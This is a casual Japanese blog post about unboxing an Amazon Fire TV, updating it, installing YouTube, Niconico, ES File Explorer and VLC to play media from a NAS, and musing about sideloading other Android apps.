
Amazon Fire TVキタ━━━━(゚∀゚)━━━━!!

それは17:43のこと。

キタ━━━━(゚∀゚)━━━━!!

思ったより早くキタ━━━━(゚∀゚)━━━━!!

HDMIケーブル買い忘れたorz付属しないのねorz

まぁ仕事の帰りにでも買おう。とりあえず、HDMIセレクタを一旦抜いてケーブルを流用。しばらくPS3できないorz


IMAG0128 IMAG0129 IMAG0132 IMAG0133 IMAG0134

とりあえずアップデートして、YouTubeとかニコニコをインストールしてみました。
※何かを買うとすぐにアップデートをチェックしないと気が済まない自分にもどうかと思う・・・けど、やっぱりアップデートあるしなぁ。

IMAG0137

ニコニコもばっちり!(ただしコメントはぴょんぴょんしません。)

ちなみに今までのChromecastみたいにAndroidのYouTubeアプリから再生するにはペアリングの設定が必要っぽい?Fire TVのYouTubeの設定からペアリングを設定するみたいです。

さて、ここからがChromecastから乗り換えた最大の理由ですよ。


ESファイルエクスプローラーとか入れちゃったりして、NASをマウントしたり、VLC入れちゃったりとかね。

IMAG0135 IMAG0136

できれば、Solid Explorer + MX Playerがいいのですが・・・まぁ仕方ないですね。
※Apps2Fire+FireStarterとか使えば行けるのかな。中身Androidなだけにまだまだ広がりますねこいつは。

とりあえず今日はこの辺で。

↓書き終わって触ってて気づいたこと
